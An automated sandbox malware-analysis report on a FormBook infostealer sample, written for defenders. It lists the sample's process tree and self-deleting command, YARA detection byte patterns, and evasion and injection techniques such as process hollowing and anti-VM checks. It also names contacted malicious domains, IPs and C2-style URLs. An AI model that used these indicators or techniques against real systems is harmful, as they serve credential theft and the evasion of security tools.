ID: 323082
Sample Name: PO98765.exe
Cookbook: default.jbs
Time: 09:55:26
Date: 26/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report PO98765.exe

Overview


General Information

Sample Name:	PO98765.exe
Analysis ID:	323082
MD5:	137ec800f9c4939..
SHA1:	2f3f1a1615b625c..
SHA256:	60263179eccb84..
Tags:	exe

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queries sensitive video device inform…

Classification



Startup

- **System is w10x64**
- PO98765.exe (PID: 484 cmdline: 'C:\Users\user\Desktop\PO98765.exe' MD5: 137EC800F9C49390F2F225AB22774443)
  - PO98765.exe (PID: 2440 cmdline: C:\Users\user\Desktop\PO98765.exe MD5: 137EC800F9C49390F2F225AB22774443)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - mstsc.exe (PID: 6024 cmdline: C:\Windows\SysWOW64\mstsc.exe MD5: 2412003BE253A515C620CE4890F3D8F3)
        - cmd.exe (PID: 5068 cmdline: /c del 'C:\Users\user\Desktop\PO98765.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4484 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.923055372.0000000000F40000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000003.00000002.923055372.0000000000F40000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Source	Rule	Description	Author	Strings
00000003.00000002.923055372.0000000000F40000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000002.923022023.0000000000F10000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000003.00000002.923022023.0000000000F10000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.PO98765.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.PO98765.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a6e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b6ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.PO98765.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
1.2.PO98765.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.PO98765.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Windows Management Instrumentation 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 3 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Insec Netw Comr
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Virtualization/Sandbox Evasion 1 4	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Explo Redir Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 4	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Locat
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1	NTDS	Account Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM (Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	System Owner/User Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamn Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	System Information Discovery 1 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insec Proto

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO98765.exe	14%	Virustotal		Browse
PO98765.exe	10%	ReversingLabs	Win32.Trojan.Wacatac	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.PO98765.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.edlasyarns.com	160.122.150.218	true	true		unknown
punebites.com	81.19.215.15	true	false		unknown
westhighlandwaytours.com	34.102.136.180	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
www.bloochy.com	unknown	unknown	true		unknown
www.westhighlandwaytours.com	unknown	unknown	true		unknown


Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.punebites.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000002.0000000 2.924230430.0000000002B50000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.urwpp.deDPlease	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	PO98765.exe, 00000000.00000002 .678398737.0000000002741000.00 000004.00000001.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000002.0000000 0.701874161.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
160.122.150.218	unknown	South Africa		137951	CLAYERLIMITED-AS-APClayerLimitedHK	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
23.227.38.74	unknown	Canada		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	323082
Start date:	26.11.2020
Start time:	09:55:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO98765.exe
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@5/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 16.7% (good quality ratio 14.7%) • Quality average: 72% • Quality standard deviation: 32.3%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 52.255.188.83, 104.42.151.234, 168.61.161.212, 52.147.198.201 • Excluded domains from analysis (whitelisted): skypedataprdcoleus16.cloudapp.net, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, watson.telemetry.microsoft.com, skypedataprdcolwus16.cloudapp.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:56:26	API Interceptor	1x Sleep call for process: PO98765.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
34.102.136.180	Booking Confirmation.xlsx	Get hash	malicious	Browse	• www.setyourhead.com/kgw/?YPxdA=qxnbG0TgnGHGw+QslghqCPaDw7mfFbPu6Z/l2x9tLypy5Il4TL/Oe56TI1g3tXVevJbT7w==&FN=-ZD4lhJxcp08lll

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PI202009255687.xlsx	Get hash	malicious	Browse	• www.lygosfilms.info/ogg/?Xrx4lx8=o9DTWGgejQhFb0XDNKFr8x252gLWlqtFw+u/IiN1z9p9QWzZEqjsrtg5rynyb3VCEFeW0g==&eny8V=8p-t_j0xRnOLT2
